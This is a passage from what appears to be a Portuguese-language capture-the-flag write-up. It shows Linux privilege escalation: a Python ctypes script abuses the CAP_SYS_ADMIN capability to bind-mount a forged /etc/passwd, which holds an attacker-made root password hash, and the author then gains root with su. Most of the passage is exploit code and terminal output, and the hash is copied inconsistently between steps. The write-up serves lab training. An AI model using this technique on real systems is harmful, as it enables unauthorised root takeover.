bash-4.2$ openssl passwd -1 -salt abc vert16xx
$1$abc$2H0JEHV8dgQ1XqM3Kjn3Y0
bash-4.2$ █

```

Agora iremos adicionar o nosso hash.

```
GNU nano 2.9.8          passwd          Modified


root:$1$abc$2H0JEHV8dgQ1XqM3KjN3Y0$0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
libstoragemgmt:x:999:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/n$
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

Agora vamos modificar nosso exploit, que pegamos no **book.hacktricks**

Linux Capabilities

CapEff : The capability set represents all capabilities the process is using at the moment (this is the actual set of capabilities that the kernel uses for permission checks). For file

 https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities#cap_sys_admin

```
1 from ctypes import *
2 libc = CDLL("libc.so.6")
3 libc.mount.argtypes = (c_char_p, c_char_p, c_char_p, c_ulong, c_char_p)
4 MS_BIND = 4096
5 source = b"/path/to/fake/passwd"
6 target = b"/etc/passwd"
7 filesystemtype = b"none"
8 options = b"rw"
9 mountflags = MS_BIND
10 libc.mount(source, target, filesystemtype, mountflags, options)
```

```
GNU nano 2.9.8      exploit.py      Modified

from ctypes import *
libc = CDLL("libc.so.6")
libc.mount.argtypes = (c_char_p, c_char_p, c_char_p, c_ulong, c_char_p)
MS_BIND = 4096
source = b"/tmp/passwd"
target = b"/etc/passwd"
filesystemtype = b"none"
options = b"rw"
mountflags = MS_BIND
libc.mount(source, target, filesystemtype, mountflags, options)

```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line

Agora iremos rodar nosso exploit.py

```
bash-4.2$ nano exploit.py
bash-4.2$ python exploit.py
bash-4.2$
```

Executando o comando → `su root` e passando a senha que criamos "**vert16xx**":

```
bash-4.2$ su root
Password:
[root@ip-172-31-17-67 tmp]#
```

Agora somos root, assim conseguiremos ler a última flag que se encontra no diretório do usuário `root`

```
[root@ip-172-31-17-67 ~]# ls -l
total 4
-rw-r--r-- 1 root root 54 Apr 10 04:07 root.txt
[root@ip-172-31-17-67 ~]# cat root.txt
uhc{[REDACTED]}

Restore passwd to original :)
[root@ip-172-31-17-67 ~]#
```